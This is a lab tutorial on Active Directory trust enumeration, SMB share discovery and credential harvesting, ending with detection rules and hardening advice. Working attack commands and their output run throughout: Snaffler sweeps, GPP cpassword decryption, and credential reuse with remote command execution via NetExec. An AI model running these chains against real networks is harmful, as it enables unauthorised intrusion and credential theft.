Trust, Share, and File Hunting: Mapping the Forest and Finding Credentials in Data
Objective: Learn to enumerate Active Directory trust relationships across domains and forests, discover and access SMB shares at scale, and harvest credentials and sensitive data from files left lying on those shares – then see exactly how a defender catches every step. Everything here runs against a self-built lab forest.
Most red-team reports I have written that ended in Domain Admin did not start with a flashy zero-day. They started with a low-privileged user account, a map of the forest, and a file share that somebody forgot to lock down ten years ago. Trust enumeration tells you where you can go. Share enumeration tells you what is reachable. File hunting tells you what is sitting there in cleartext. Chain those three and you frequently skip half the kill chain.
This guide is enumeration-first throughout. For every technique I show the recon that surfaces the opportunity before I touch the exploitation, because the finding is what teaches you, not the syntax.
1. Forest Architecture Primer
A forest is the top-level security boundary in Active Directory. Inside it live one or more domains arranged into trees that share a schema, a configuration partition, and a global catalog. A trust is a relationship that lets principals in one domain authenticate against resources in another. Trusts are why a compromise of a low-value child domain so often turns into a compromise of the entire forest.
When a user in child.corp.local requests a service in corp.local, Kerberos does not magically know about the foreign account. The child DC issues an inter-realm TGT (referral ticket) encrypted with the shared trust key that both domains negotiated when the trust was created. The user presents that referral to the target domain’s KDC, which trusts it because it can decrypt it. The PAC (Privilege Attribute Certificate) inside the ticket carries the user’s SIDs, and this is precisely where SID filtering and SID-History injection become relevant.
Trust Types
| Trust Type | Description |
|---|---|
| Parent-Child | Automatic, transitive trust created between a parent domain and its child in the same tree (corp.local and child.corp.local). |
| Tree-Root | Automatic, transitive trust between forest root and the root of a new tree in the same forest. |
| Cross-Link (Shortcut) | Manually created transitive trust to shorten the referral path between two child domains. |
| External | Non-transitive trust to a domain in a different forest or an NT4 domain. SID filtering is on by default. |
| Forest | Transitive trust between two forest roots; extends trust to all domains in both forests. |
| Realm | Trust to a non-Windows Kerberos realm (MIT/Heimdal). |
Trust Direction and Transitivity
Direction decides who can reach whom. A one-way outbound trust from A to B means B’s users can access A’s resources, not the other way around. A bidirectional trust works both ways. The LDAP trustDirection attribute on a trustedDomain object encodes this:
trustDirection Value | Meaning |
|---|---|
1 | Inbound (trusted domain trusts this one) |
2 | Outbound (this domain trusts the partner) |
3 | Bidirectional |
Transitivity means trust flows through. If A trusts B and B trusts C transitively, A effectively trusts C. Intra-forest trusts are always transitive. External trusts are not, which is exactly why attackers prefer to find a forest trust.
SID Filtering and Why It Matters
When a referral ticket crosses a trust, its PAC contains the user’s SID plus any SIDs in the SIDHistory attribute. SID filtering is the guardrail: the trusting domain strips foreign SIDs that do not belong to the trusted domain, including anything injected into SID history. If SID filtering is disabled or never enforced (common on older external trusts and on intra-forest trusts, where it is off by design), an attacker who controls the trusted domain can stuff a privileged SID such as the Enterprise Admins RID into the PAC and walk across the boundary. That downstream attack is SID-History Injection (T1134.005). Our job in enumeration is to find which trusts leave that door open.
The Get-ADTrust cmdlet surfaces this directly through SIDFilteringQuarantined and SIDFilteringForestAware. When SIDFilteringQuarantined is False on an external trust, the quarantine is off and the trust is abusable.
2. Building the Lab
Stand up a small two-domain forest plus an optional second forest in your hypervisor of choice. Windows Server Evaluation media works fine for the DCs.
| VM | Role | IP |
|---|---|---|
DC01.corp.local | Forest root DC (Server 2022) | 192.168.10.10 |
FS01.corp.local | File server (Server 2019) | 192.168.10.20 |
WS01.corp.local | Windows 11 workstation (foothold) | 192.168.10.50 |
DC02.child.corp.local | Child domain DC (Server 2022) | 192.168.20.10 |
DC.partner.local | Second forest root (Server 2022) | 192.168.30.10 |
| Kali Linux | Attacker box | 192.168.10.100 |
Intentional misconfigurations to seed:
\\FS01\IT_Scriptswith NTFS ACLAuthenticated Users: Read. Drop adeploy.ps1containing$cred = "Summer2024!".\\FS01\BackupswithEveryone: Read. Drop aweb.configcontaining<add key="DBPassword" value="Summer2024!"/>and anunattend.xmlwith<AutoLogon><Password><Value>LabPass1</Value></Password></AutoLogon>.- On
DC01, create a GPO that uses Group Policy Preferences to set a local Administrator password. This writes aGroups.xmlwith acpasswordto SYSVOL. Make that password match the local Administrator onFS01. - On
DC02, leave\\DC02\NETLOGON\setup_notes.txtcontainingsvc_sql / P@ssw0rd123. - Configure a forest trust between
corp.localandpartner.localwith SID filtering disabled.
Your foothold is the domain user corp\jdoe (password Password1), the kind of account you get from a phishing payload or a captured credential.
3. Trust Enumeration: APIs, LDAP, and Native Tools
Before touching shares, map the terrain. Every trust you find is a potential lateral or escalation path, and the cheapest way to enumerate trusts is with tools already on the host.
Under the hood, most trust enumerators call the Win32 API DSEnumerateDomainTrusts() from Netapi32.dll. It returns a NETLOGON_TRUSTED_DOMAIN_ARRAY, which is a count plus a pointer to an array of DS_DOMAIN_TRUSTS structures. Each entry describes one trust.
// Illustrative shapes - verify field names against current Microsoft Learn docs.
typedef struct _DS_DOMAIN_TRUSTS {
    LPTSTR NetbiosDomainName;   // e.g. "CHILD"
    LPTSTR DnsDomainName;       // e.g. "child.corp.local"
    ULONG  Flags;               // DS_DOMAIN_IN_FOREST, DS_DOMAIN_DIRECT_OUTBOUND, ...
    ULONG  ParentIndex;
    ULONG  TrustType;
    ULONG  TrustAttributes;     // bitfield: forest, quarantine/SID-filter, etc.
    PSID   DomainSid;           // the trusted domain SID
    GUID   DomainGuid;
} DS_DOMAIN_TRUSTS, *PDS_DOMAIN_TRUSTS;

typedef struct _NETLOGON_TRUSTED_DOMAIN_ARRAY {
    DWORD DomainCount;
    PDS_DOMAIN_TRUSTS Domains;
} NETLOGON_TRUSTED_DOMAIN_ARRAY;
The Flags field tells you direction (DS_DOMAIN_DIRECT_OUTBOUND, DS_DOMAIN_DIRECT_INBOUND) and whether the domain sits inside the forest (DS_DOMAIN_IN_FOREST). DomainSid is the gold: that SID is what you need for any SID-history work later.
Native enumeration with nltest
nltest.exe ships on every Windows host and wraps the same API. It is also a known adversary tool, so expect it to be watched.
C:\> nltest /domain_trusts /all_trusts
List of domain trusts:
    0: CORP corp.local (NT 5) (Forest Tree Root) (Primary Domain) (Native)
    1: CHILD child.corp.local (NT 5) (Direct Outbound) (Direct Inbound) (Attr: within_forest)
    2: PARTNER partner.local (NT 5) (Direct Outbound) (Direct Inbound) (Forest: 1)
The command completed successfully
Three trusts. CHILD is intra-forest (note within_forest). PARTNER is a forest trust (Forest: 1) to a different forest, which is the high-value path because forest trusts are transitive.
Identify a DC in each domain so you know where to aim queries and tickets:
C:\> nltest /dclist:child.corp.local
Get list of DCs in domain 'child.corp.local' from '\\DC02.child.corp.local'.
    DC02.child.corp.local [PDC] [DS] Site: Default-First-Site-Name
The command completed successfully
netdom and Get-ADTrust
netdom query trust gives a cleaner direction column:
C:\> netdom query trust /Domain:corp.local
Direction  Trusted\Trusting domain          Trust type
=========  =======================          ==========
<->        child.corp.local                 Direct
<->        partner.local                    Forest
The command completed successfully.
Get-ADTrust (RSAT ActiveDirectory module) reads the trustedDomain object class via LDAP and is the single best tool for spotting SID-filtering state:
Get-ADTrust -Filter * | Select Source,Target,Direction,TrustType,ForestTransitive,SIDFilteringQuarantined,SIDFilteringForestAware
Source            : DC=corp,DC=local
Target            : child.corp.local
Direction         : BiDirectional
TrustType         : Uplevel
ForestTransitive  : False
SIDFilteringQuarantined : False
SIDFilteringForestAware : False

Source            : DC=corp,DC=local
Target            : partner.local
Direction         : BiDirectional
TrustType         : Uplevel
ForestTransitive  : True
SIDFilteringQuarantined : False
SIDFilteringForestAware : False
That partner.local row is the prize. A bidirectional, forest-transitive trust with SIDFilteringQuarantined : False means foreign SIDs are not being stripped. If you can get control inside one forest, SID-history injection across this trust is on the table.
Reading trustedDomain objects directly over LDAP
When you have no RSAT and only network access from Kali, query the raw trustedDomain objects under CN=System:
ldapsearch -x -H ldap://192.168.10.10 -D 'jdoe@corp.local' -w 'Password1' \
  -b "CN=System,DC=corp,DC=local" "(objectClass=trustedDomain)" \
  trustPartner trustDirection trustType trustAttributes securityIdentifier
# child.corp.local, System, corp.local
dn: CN=child.corp.local,CN=System,DC=corp,DC=local
trustPartner: child.corp.local
trustDirection: 3
trustType: 2
trustAttributes: 32
securityIdentifier:: AQQAAAAAAAUVAAAAr8Y0u0Yp8h0wPq1y

# partner.local, System, corp.local
dn: CN=partner.local,CN=System,DC=corp,DC=local
trustPartner: partner.local
trustDirection: 3
trustType: 2
trustAttributes: 8
securityIdentifier:: AQQAAAAAAAUVAAAAQUFBQkJCQkNDQ0NE
Decode trustAttributes: 32 is 0x20 = TRUST_ATTRIBUTE_WITHIN_FOREST (the child). 8 is 0x8 = TRUST_ATTRIBUTE_FOREST_TRANSITIVE (the partner forest trust). The 0x4 bit, TRUST_ATTRIBUTE_QUARANTINED_DOMAIN, governs SID filtering on external trusts; its absence on a trust where you expected it is your signal that filtering is not enforced. The securityIdentifier is the trusted domain SID, base64-encoded here, and it is exactly what feeds a SID-history attack later.

4. Forest Mapping with PowerView and BloodHound
Native tools tell you trusts exist. PowerView and BloodHound tell you what those trusts let you reach.
PowerView
Import-Module .\PowerView.ps1
Get-DomainTrust
SourceName      : corp.local
TargetName      : child.corp.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 3/14/2024 9:02:11 AM

SourceName      : corp.local
TargetName      : partner.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 3/14/2024 9:41:55 AM
Get-ForestTrust enumerates the cross-forest relationships by calling GetAllTrustRelationships() on a System.DirectoryServices.ActiveDirectory.Forest object:
Get-ForestTrust
TopLevelNames           : {partner.local}
ExcludedTopLevelNames   : {}
TrustedDomainInformation : {partner.local}
SourceName              : corp.local
TargetName              : partner.local
TrustType               : Forest
TrustDirection          : Bidirectional
Because the intra-forest trust is transitive and bidirectional, your jdoe token can query the child domain directly. Prove it by enumerating users across the trust:
Get-DomainUser -Domain child.corp.local -Properties samaccountname,description | ft
samaccountname  description
--------------  -----------
Administrator   Built-in account for administering the domain
krbtgt          Key Distribution Center Service Account
svc_sql         SQL service account - see setup_notes
helpdesk        Tier 2 helpdesk
That description on svc_sql is a breadcrumb pointing straight at the NETLOGON file we will read in Phase 4.
BloodHound
Collect everything, trusts included. Run SharpHound from the foothold:
PS C:\> .\SharpHound.exe --CollectionMethod All,Trusts --Domain corp.local --ZipFilename corp_data.zip
2024-06-12T14:22:01.55-04:00|INFORMATION|Initializing SharpHound at 2:22 PM on 6/12/2024
2024-06-12T14:22:02.10-04:00|INFORMATION|Loaded cache with stats: 0 ID to type mappings.
2024-06-12T14:22:45.11-04:00|INFORMATION|Status: 1842 objects finished (+1842 41.86/s) -- Using 84 MB RAM
2024-06-12T14:22:46.88-04:00|INFORMATION|Enumeration finished in 00:00:45.77
2024-06-12T14:22:47.99-04:00|INFORMATION|SharpHound Enumeration Completed at 2:22 PM on 6/12/2024! Happy Graphing!
Load the zip into BloodHound CE and run the built-in queries plus a couple of raw Cypher queries:
// Map every trust edge in the graph
MATCH (n:Domain)-[r:TrustedBy]->(m:Domain) RETURN n,r,m
// Shortest path from your owned user to Domain Admins in the child domain
MATCH p=shortestPath((u:User {name:"JDOE@CORP.LOCAL"})-[*1..]->
  (g:Group {name:"DOMAIN ADMINS@CHILD.CORP.LOCAL"})) RETURN p
The graph confirms the TrustedBy edges between CORP.LOCAL, CHILD.CORP.LOCAL, and PARTNER.LOCAL, and any cross-domain admin path the data supports. Now we know where the doors are. Time to find what is behind them.

Share hunting is a two-stage operation. First, get the list of computers from LDAP. Second, ask each one for its shares.
Share enumeration tools call DsGetDcName() to find a DC, query LDAP for every objectClass=computer, then fire NetShareEnum() at each host. NetShareEnum is an MSRPC call that travels over SMB through the srvsvc named pipe, and that pipe is only reachable via the IPC$ administrative share. That detail matters for detection: a single source touching IPC$ on dozens of hosts in seconds is the fingerprint of automated share discovery.
Enumerate the computer list first
Get-DomainComputer -Properties dnshostname,operatingsystem | ft
dnshostname            operatingsystem
-----------            ---------------
DC01.corp.local        Windows Server 2022 Standard
FS01.corp.local        Windows Server 2019 Standard
WS01.corp.local        Windows 11 Enterprise
NetExec (the maintained CrackMapExec successor) sweeps a subnet and reports shares with your access level:
netexec smb 192.168.10.0/24 -u jdoe -p 'Password1' --shares
SMB  192.168.10.10  445  DC01  [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:corp.local) (signing:True) (SMBv1:False)
SMB  192.168.10.10  445  DC01  [+] corp.local\jdoe:Password1
SMB  192.168.10.10  445  DC01  Share        Permissions   Remark
SMB  192.168.10.10  445  DC01  -----        -----------   ------
SMB  192.168.10.10  445  DC01  NETLOGON     READ          Logon server share
SMB  192.168.10.10  445  DC01  SYSVOL       READ          Logon server share
SMB  192.168.10.20  445  FS01  [*] Windows Server 2019 Build 17763 x64 (name:FS01) (domain:corp.local) (signing:False) (SMBv1:False)
SMB  192.168.10.20  445  FS01  [+] corp.local\jdoe:Password1
SMB  192.168.10.20  445  FS01  Share        Permissions   Remark
SMB  192.168.10.20  445  FS01  -----        -----------   ------
SMB  192.168.10.20  445  FS01  ADMIN$                     Remote Admin
SMB  192.168.10.20  445  FS01  Backups      READ
SMB  192.168.10.20  445  FS01  C$                         Default share
SMB  192.168.10.20  445  FS01  IPC$         READ          Remote IPC
SMB  192.168.10.20  445  FS01  IT_Scripts   READ
SMB  192.168.10.20  445  FS01  NETLOGON     READ          Logon server share
Backups and IT_Scripts on FS01 are non-default STYPE_DISKTREE shares granting READ to a plain domain user. Also note signing:False on FS01, an NTLM relay opportunity for another day.
Confirm and test access with SMBMap and Nmap
SMBMap validates exactly what you can read or write per share, and supports pass-the-hash:
smbmap -u jdoe -p 'Password1' -d corp.local -H 192.168.10.20
[+] IP: 192.168.10.20:445   Name: FS01.corp.local       Status: Authenticated
        Disk            Permissions     Comment
        ----            -----------     -------
        ADMIN$          NO ACCESS       Remote Admin
        Backups         READ ONLY
        C$              NO ACCESS       Default share
        IPC$            READ ONLY       Remote IPC
        IT_Scripts      READ ONLY
        NETLOGON        READ ONLY       Logon server share
The Nmap NSE scripts corroborate findings from a third angle and are handy when you want a portable, audit-friendly artifact:
nmap -p 445 --script smb-enum-shares \
  --script-args smbusername=jdoe,smbpassword=Password1 192.168.10.20
PORT    STATE SERVICE
445/tcp open  microsoft-ds
| smb-enum-shares:
|   account_used: corp.local\jdoe
|   \\192.168.10.20\Backups:
|     Type: STYPE_DISKTREE
|     Anonymous access: <none>
|     Current user access: READ
|   \\192.168.10.20\IT_Scripts:
|     Type: STYPE_DISKTREE
|     Current user access: READ
PowerView from the foothold
If you would rather stay on WS01 and avoid network tooling, PowerView’s Find-DomainShare wraps NetShareEnum against every computer object:
Find-DomainShare -CheckShareAccess
Name       Type Remark             ComputerName
----       ---- ------             ------------
Backups       0                    FS01.corp.local
IT_Scripts    0                    FS01.corp.local
NETLOGON      0 Logon server share DC01.corp.local
SYSVOL        0 Logon server share DC01.corp.local
-CheckShareAccess filters down to shares the current token can actually open, which is what you want when the domain has hundreds of computers.
Knowing a share exists is not the same as knowing it is misconfigured. PowerHuntShares automates the whole pipeline: enumerate domain computers, filter to those with TCP 445 open, enumerate shares and their NTFS/share ACLs, then flag excessive privileges.
Invoke-HuntSMBShares -Threads 50 -OutputDirectory C:\Temp\ `
  -DomainController 192.168.10.10 -Credential corp\jdoe
 ---------------------------------------------------------------
 SHARE ANALYSIS
 ---------------------------------------------------------------
 [*] 3 domain computers found.
 [*] 2 computers responded on TCP 445.
 [*] 9 shares discovered.
 [*] 4 shares excluded (default).
 [*] 5 shares remaining for analysis.
 [*] 2 shares configured with excessive privileges.
 [*] 2 shares allow READ access to Everyone / Authenticated Users.
 [*] 0 shares allow WRITE access.

 Excessive-privilege shares written to:
   C:\Temp\SmbShareHunt-20240612\Results\Inventory-Excessive-Privileges.csv
Open Inventory-Excessive-Privileges.csv. The high-risk indicators are ACEs that grant Everyone, BUILTIN\Users, or Authenticated Users read or write at the share or NTFS layer:
ComputerName,ShareName,SharePath,IdentityReference,FileSystemRights,ShareAccess
FS01.corp.local,Backups,\\FS01\Backups,Everyone,Read,Read
FS01.corp.local,IT_Scripts,\\FS01\IT_Scripts,NT AUTHORITY\Authenticated Users,ReadAndExecute,Read
Two findings, both readable by any account in the domain. Everyone: Read on Backups is the worst because it does not even require domain membership. These are the shares to crawl first.
7. File Hunting and Credential Extraction
Now the payoff. The fastest tool for credential hunting at scale is Snaffler, which crawls reachable shares and classifies files by regex rules into severity buckets (Black is most interesting, then Red, Yellow, Green).
Snaffler.exe -s -d corp.local -o snaffler.log -v data
[Share] {Black}(\\FS01\Backups)
[Share] {Black}(\\FS01\IT_Scripts)
[File] {Black}<KeepCertExtRegex|R|id_rsa|1.6kB>(\\FS01\Backups\keys\id_rsa) -----BEGIN OPENSSH PRIVATE KEY-----
[File] {Red}<KeepConfigRegexRed|R|web.config|1.2kB>(\\FS01\Backups\web.config) <add key="DBPassword" value="Summer2024!"/>
[File] {Red}<KeepPasswordRegexRed|R|unattend.xml|2.1kB>(\\FS01\Backups\unattend.xml) <Value>LabPass1</Value>
[File] {Black}<KeepInScript|R|deploy.ps1|312B>(\\FS01\IT_Scripts\deploy.ps1) $cred = "Summer2024!"
[File] {Red}<KeepPasswordRegexRed|R|setup_notes.txt|48B>(\\DC02\NETLOGON\setup_notes.txt) svc_sql / P@ssw0rd123
Five hits in seconds: an SSH private key, a DB password in web.config, an autologon password in unattend.xml, a hardcoded credential in a deploy script, and the svc_sql password our LDAP description field hinted at. This is what every internal engagement looks like.
Manual content sweep
When you cannot drop a binary, a PowerShell sweep does the same job with built-ins:
Get-ChildItem \\FS01\Backups -Recurse -Include *.xml,*.config,*.ps1,*.bat,*.ini,*.txt -ErrorAction SilentlyContinue |
  Select-String -Pattern 'password|passwd|cred|secret|token|cpassword' |
  Select-Object Path,LineNumber,Line | Format-Table -Wrap
Path                              LineNumber Line
----                              ---------- ----
\\FS01\Backups\web.config                 14 <add key="DBPassword" value="Summer2024!"/>
\\FS01\Backups\unattend.xml               42       <Value>LabPass1</Value>
SYSVOL and Group Policy Preferences
The classic that still hits hard. Group Policy Preferences once let admins push credentials, and those passwords landed in Groups.xml files in SYSVOL encrypted with a static AES key that Microsoft published. Every authenticated user can read SYSVOL, so every authenticated user can read and decrypt those passwords. This maps to T1552.006.
Enumerate first. PowerSploit’s Get-GPPPassword finds and decrypts them automatically:
Get-GPPPassword -Verbose
VERBOSE: Searching \\corp.local\SYSVOL\corp.local\Policies for Groups.xml
VERBOSE: Found \\corp.local\SYSVOL\corp.local\Policies\{A2F3C1D4-9E55-4F1B-9C77-1B2E3F4A5B6C}\Machine\Preferences\Groups\Groups.xml

UserNames : {Administrator (built-in)}
NewName   : [BLANK]
Passwords : {Summer2024!}
File      : \\corp.local\SYSVOL\corp.local\Policies\{A2F3C1D4-9E55-4F1B-9C77-1B2E3F4A5B6C}\Machine\Preferences\Groups\Groups.xml
To do it by hand, read the file and pull the cpassword:
Get-Content "\\DC01\SYSVOL\corp.local\Policies\{A2F3C1D4-9E55-4F1B-9C77-1B2E3F4A5B6C}\Machine\Preferences\Groups\Groups.xml"
<?xml version="1.0" encoding="utf-8"?>
<Groups>
  <User name="Administrator (built-in)" image="2" changed="2024-03-14 10:11:22">
    <Properties action="U" newName="" fullName=""
      cpassword="j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw"
      changeLogon="0" acctDisabled="0" userName="Administrator (built-in)"/>
  </User>
</Groups>
Decrypt the cpassword with the public AES key using gpp-decrypt on Kali:
gpp-decrypt "j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw"
Summer2024!
The local Administrator password is Summer2024!. Notice it matches the web.config DB password too, classic password reuse, which means it almost certainly works as the local admin on FS01.
Hunting across the trust
Because the forest trust lets us read foreign SYSVOL and shares, repeat the share discovery against the child and partner subnets:
netexec smb 192.168.20.0/24 -u jdoe -p 'Password1' -d corp.local --shares
SMB  192.168.20.10  445  DC02  [*] Windows Server 2022 Build 20348 x64 (name:DC02) (domain:child.corp.local) (signing:True) (SMBv1:False)
SMB  192.168.20.10  445  DC02  [+] corp.local\jdoe:Password1
SMB  192.168.20.10  445  DC02  Share      Permissions   Remark
SMB  192.168.20.10  445  DC02  NETLOGON   READ          Logon server share
SMB  192.168.20.10  445  DC02  SYSVOL     READ          Logon server share
The cross-domain trust authenticated corp\jdoe against DC02 with no extra effort. That is the trust doing its job, and exactly why trust enumeration came first.

8. Lab Walkthrough: End-to-End Trust-to-Credential Chain
Tie it together. The full chain, from low-priv user to credential reuse:
- Trust recon.
nltest /domain_trustsandGet-ADTrustrevealed an intra-forest trust tochild.corp.localand a forest trust topartner.localwithSIDFilteringQuarantined : False. - Forest mapping. PowerView and BloodHound graphed the
TrustedByedges and confirmedjdoecan query foreign domains. - Share discovery. NetExec found
Backups(Everyone: Read) andIT_Scripts(Authenticated Users: Read) onFS01. - Permission analysis. PowerHuntShares flagged both as excessive-privilege shares.
- File hunting. Snaffler and
Get-GPPPasswordrecoveredSummer2024!,LabPass1,P@ssw0rd123, anid_rsa, and the GPP local admin password. - Credential reuse / lateral movement PoC. Validate the recovered local admin credential.
netexec smb 192.168.10.20 -u Administrator -p 'Summer2024!' --local-auth
SMB  192.168.10.20  445  FS01  [*] Windows Server 2019 Build 17763 x64 (name:FS01) (domain:corp.local) (signing:False) (SMBv1:False)
SMB  192.168.10.20  445  FS01  [+] FS01\Administrator:Summer2024! (Pwn3d!)
(Pwn3d!) means the GPP-recovered password is local admin on FS01. From here you would dump SAM/LSASS for more credentials. Validate the svc_sql domain credential too:
netexec smb 192.168.10.10 -u svc_sql -p 'P@ssw0rd123' -d corp.local -x "whoami /all"
SMB  192.168.10.10  445  DC01  [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:corp.local) (signing:True) (SMBv1:False)
SMB  192.168.10.10  445  DC01  [+] corp.local\svc_sql:P@ssw0rd123
SMB  192.168.10.10  445  DC01  [+] Executed command via wmiexec
SMB  192.168.10.10  445  DC01  corp\svc_sql  S-1-5-21-1899771348-... SeServiceLogonRight ...
A working domain service account, harvested from a text file on a NETLOGON share. No exploit, no malware, just enumeration and a misconfiguration. The forest trust enumeration in step 1 also leaves the SID-history path against partner.local open as a follow-on, since SID filtering is disabled, but that is its own tutorial.
9. Common Attacker Techniques
| Technique | Description |
|---|---|
| Trust enumeration | nltest, Get-ADTrust, and DSEnumerateDomainTrusts() to map domains, direction, and SID-filter state. |
| Cross-trust account enumeration | Querying foreign-domain users/groups over a transitive trust to find targets. |
| Mass share discovery | NetShareEnum over srvsvc/IPC$ against every computer object pulled from LDAP. |
| Excessive-privilege share abuse | Reading shares granting Everyone / Authenticated Users access. |
| Credential file hunting | Snaffler/SmbCrawler crawling for web.config, unattend.xml, id_rsa, .kdbx. |
| GPP cpassword decryption | Recovering and decrypting Groups.xml passwords from SYSVOL. |
| Credential reuse / PtH | Replaying recovered passwords or NTLM hashes over SMB for lateral movement. |
| SID-history injection | Abusing trusts with SID filtering disabled to forge privileged SIDs across the boundary. |
10. Detection, Threat Hunting, and Hardening
Every step above is loud if you are listening. Pair each phase with the telemetry that catches it.
Windows Security and Directory Service events
| Event ID | Source | Trigger |
|---|---|---|
4688 | Security | Process creation; with command-line auditing, catches nltest.exe, net.exe view, and PowerShell share cmdlets. |
5140 | Security | Network share object accessed; gives IpAddress and SubjectUserName. |
5145 | Security | Detailed file-share access check; logs the relative target path and access type. |
4663 | Security | Object access on files/dirs when a SACL is set; catches reads off sensitive shares. |
4776 | Security | NTLM credential validation; high volume from one source signals reuse/spraying. |
4768 / 4769 | Security | Kerberos TGT/TGS; cross-domain TGS requests expose inter-domain movement. |
1644 | Directory Service (DC) | LDAP search operations; not logged by default, surfaces bulk SharpHound/PowerView queries. |
Enable 1644 by setting HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Diagnostics value 15 Field Engineering to 5.
Sysmon events
| Sysmon EID | What to hunt |
|---|---|
1 (Process Create) | nltest.exe, net.exe, PowerShell with share/trust cmdlets via CommandLine. |
3 (Network Connect) | Mass outbound 445/tcp to many hosts in a short window. |
11 (File Create) | Snaffler/SharpHound writing log/ZIP output to disk. |
17/18 (Named Pipe) | srvsvc pipe creation/connection from share enumeration. |
22 (DNS Query) | Bulk _ldap._tcp.dc._msdcs.* SRV lookups during trust/DC enumeration. |
ETW providers worth tapping: Microsoft-Windows-LDAP-Client (client-side query filters, where operatingSystem attribute requests betray computer enumeration), Microsoft-Windows-SMBClient/Security, and Microsoft-Windows-SMBServer/Security.
Sigma rules
Trust discovery via nltest:
title: Domain Trust Discovery via Nltest
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 1
    Image|endswith: '\nltest.exe'
    CommandLine|contains:
      - '/domain_trusts'
      - '/all_trusts'
      - '/dclist'
  condition: selection
level: medium
Mass IPC$ access indicating share sweeping:
title: Mass IPC$ Access Indicating Share Enumeration
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 5140
    ShareName: 'IPC$'
  timeframe: 30s
  condition: selection | count(SubjectUserName) by IpAddress > 10
level: high
SYSVOL GPP password file access:
title: Group Policy Preferences Password File Access
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 5145
    RelativeTargetName|endswith: '\Groups.xml'
  condition: selection
level: high
Hardening
| Mitigation | Description |
|---|---|
| Enable SID filtering on trusts | netdom trust <trusting> /domain:<trusted> /quarantine:Yes; blocks SID-history abuse across the boundary. |
| Remove GPP passwords | Apply KB2962486, delete legacy Groups.xml, rotate every affected account. |
| Audit share permissions | Hunt Everyone / Authenticated Users ACEs on roots and profile shares regularly. |
| Strip secrets from shares | Remove or encrypt cleartext passwords, SSH keys, and dumps from general-purpose shares. |
| Restrict null-session enum | Set RestrictNullSessAccess and enforce SMB signing to blunt relay/anon NetShareEnum. |
| Limit LDAP read scope | ACL sensitive attributes so regular users cannot bulk-read msDS-* and trust objects. |
| Enable EID 1644 and 5140/5145 | Turn on DC LDAP diagnostic logging and Object Access -> File Share auditing. |
| Selective Authentication | On forest trusts, require explicit resource grants instead of transitive access. |
| Tiered administration | Never log Tier 0 credentials into Tier 1/2 systems where they land in files. |

| Tool | Description | Link |
|---|---|---|
| Nltest / netdom | Built-in trust and DC enumeration | learn.microsoft.com |
| PowerView | Get-DomainTrust, Find-DomainShare, Find-InterestingDomainShareFile | github.com |
| BloodHound / SharpHound | Graphs trusts and cross-domain attack paths | bloodhoundenterprise.io |
| NetExec | Share enumeration, credential testing, lateral PoC | netexec.wiki |
| SMBMap | Per-share read/write testing, pass-the-hash | github.com |
| PowerHuntShares | Automated share permission and excessive-privilege analysis | github.com |
| Snaffler | Recursive credential/file hunting across shares | github.com |
